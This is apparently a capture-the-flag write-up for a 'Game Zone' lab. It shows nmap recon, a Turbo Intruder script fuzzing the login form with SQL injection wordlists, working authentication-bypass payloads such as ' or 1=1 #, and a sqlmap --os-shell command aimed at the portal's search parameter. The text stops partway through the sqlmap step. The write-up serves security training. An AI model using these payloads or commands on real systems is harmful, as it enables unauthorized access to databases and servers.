Game Zone

Game Zone

Learn to hack into this machine. Understand how to use **SQLMap**, **crack** some **passwords** , **reveal services** using a **reverse SSH tunnel** and **escalate** your **privileges** to root!


Recon

Recon

```
 nmap -sV -sC -T4 -Pn 10.10.25.213
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-29 19:27 PKT
Nmap scan report for 10.10.25.213
Host is up (4.0s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp open   ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|     2048 61:ea:89:f1:d4:a7:dc:a5:50:f7:6d:89:c3:af:0b:03 (RSA)
|     256 b3:7d:72:46:1e:d3:41:b6:6a:91:15:16:c9:4a:a5:fa (ECDSA)
|_   256 53:67:09:dc:ff:fb:3a:3e:fb:fe:cf:d8:6d:41:27:ab (ED25519)
80/tcp open   http       Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Game Zone
| http-cookie-flags:
|     /:
|         PHPSESSID:
|_           httponly flag not set
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 87.08 seconds
```

Obtain access via SQLi

Obtain access via SQLi




Using Burp Intruder And Turbo Intruder Extension

Turbo Intruder

It is useful to use this Extension if you do not have Burp Pro.

Moreover, it is way faster than burp intruder


Here is How I Started to Fuzz The **SQL Dictionary** using **Turbo Intruder**



```
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Origin: http://10.10.25.213
Connection: close
Referer: http://10.10.25.213/
Cookie: PHPSESSID=4l3kpkp6r4h9ic9ilgugej1b86
Upgrade-Insecure-Requests: 1

username=%s&password=abcaas&x=37&y=7
```

```
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=5,
                           engine=Engine.BURP # Use Burp's HTTP/1 network stack, including upstream proxies etc. You can also use Engine.BURP2 for HTTP/2.
                           )

    for i in range(3, 8):
        engine.queue(target.req, randstr(i), learn=1)

    for word in open('/usr/share/wordlists/wfuzz/Injections/SQL.txt'):
        engine.queue(target.req, word.rstrip())

def handleResponse(req, interesting):
    if interesting:
        table.add(req)
        callbacks.addToSiteMap(req.getBurpRequest())
        # You can also trigger scans, report issues, send to spider, etc:
        # https://portswigger.net/burp/extender/api/burp/IBurpExtenderCallbacks.html
```

Here is the **Output**


Turbo Intruder - 10.10.25.213 - done


Row	Payload	Status	Words	Length	Time	Label
0	#	0	1	0	0	
1	' or 0=0 #	302	2117	4806	0	
2	' or 1=1 o...	302	2117	4806	0	
3	' or 1=1 o...	302	2117	4806	0	
4	x' or 1=1 ...	302	2117	4806	0	
5	%7C	0	1	0	0	

```
POST /index.php HTTP/1.1
Host: 10.10.25.213
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://10.10.25.213
Connection: close
Referer: http://10.10.25.213/
Cookie: PHPSESSID=4l3kpkp6r4h9ic9ilgugej1b86
Upgrade-Insecure-Requests: 1

username=#&password=abcaas&x=37&y=7
```

Reqs: 130 | Queued: 0 | Duration: 770 | RPS: 0 | Connections: 130 | Retries: 0 | Fails: 0 | Next: null | Completed

302 Redirect received instead of incorrect password

Burp Intruder


Burp Suite Community Edition v2022.2.4 - Temporary Project

Burp Project Intruder Repeater Window Help Logger++ Turbo Intruder
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn Logger++ Flow
1 × 2 × ...
Positions Payloads Resource Pool Options
Start attack
Add §
Clear §
Auto §
Refresh

Choose an attack type

Attack type: Sniper

Payload Positions


Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.10.25.213

Update Host header to match target [✓]

```
POST /index.php HTTP/1.1
Host: 10.10.25.213
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Origin: http://10.10.25.213
Connection: close
Referer: http://10.10.25.213/
Cookie: PHPSESSID=4l3kpkp6r4h9ic9ilgugej1b86
Upgrade-Insecure-Requests: 1

username=§abc§&password=abcaas&x=37&y=7
```

Here is the **Output**


3. Intruder attack of http://10.10.25.213 - Temporary attack - Not saved to project file
Attack Save Columns
Results Positions Payloads Resource Pool Options
Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	error	except...	illegal	invalid	fail	stack	access	directory	file	not fo...	unknown	uid=	c:\	varchar	ODBC
29	' or 0=0 #	302	☐	☐	4806															
39	' or 1=1 or ''='	302	☐	☐	4806															
119	' or 1=1 or ''='	302	☐	☐	4806															
121	x' or 1=1 or 'x'='y	302	☐	☐	4806															
0		200	☐	☐	4819															
1	'	200	☐	☐	4819															
2	"	200	☐	☐	4819															
3	#	200	☐	☐	4819															
4	-	200	☐	☐	4819															
5	--	200	☐	☐	4819															
6	'%20--	200	☐	☐	4819															
7	--';	200	☐	☐	4819															
8	'%20;	200	☐	☐	4819															
9	=%20'	200	☐	☐	4819															
10	=%20;	200	☐	☐	4819															
11	=%20--	200	☐	☐	4819															
12	\x23	200	☐	☐	4819															
13	\x27	200	☐	☐	4819															
14	\x3D%20\x3B'	200	☐	☐	4819															
15	\x3D%20\x27	200	☐	☐	4819															
16	\x27\x4F\x52 SELECT *	200	☐	☐	4819															
17	\x27\x6F\x72 SELECT *	200	☐	☐	4819															
18	'or%20select *	200	☐	☐	4819															
19	admin'--	200	☐	☐	4819															


```
POST /index.php HTTP/1.1
Host: 10.10.25.213
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
```

So we have found SQL Injection Lets Get a Shell via **SQLmap**

SQLmap

we will try to get a Shell using **SQLmap**

As we got redirecte **portal.php**



We will use its search game review parameter to use in sql injection

A simple way to do it just capture the whole request with **Burp** save it as a **.txt** and use this command:

```
sqlmap -r req.txt --dbms=ifyouknow --os-shell
```

Did not work


Using SQLMap

Using SQLMap

We're going to use SQLMap to dump the entire database for GameZone.


Using the page we logged into earlier, we're going point SQLMap to the game review search feature.

First we need to intercept a request made to the search feature using BurpSuite.


Game Zone Portal
Search for a game review: test
Search!
Burp Suite Free Edition v1.7.19 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to http://10.10.103.182:80
Forward Drop Intercept is on Action
Raw Params Headers Hex
? < + >
Type a search term

```
POST /portal.php HTTP/1.1
Host: 10.10.103.182
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:68.0) Gecko/20100101 Fire
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://10.10.103.182/portal.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Connection: close
Cookie: PHPSESSID=i6r9ung4tsvteg1ofejv76a8p5
Upgrade-Insecure-Requests: 1

searchitem=test
```

Save this request into a text file. We can then pass this into SQLMap to use our authenticated user session.

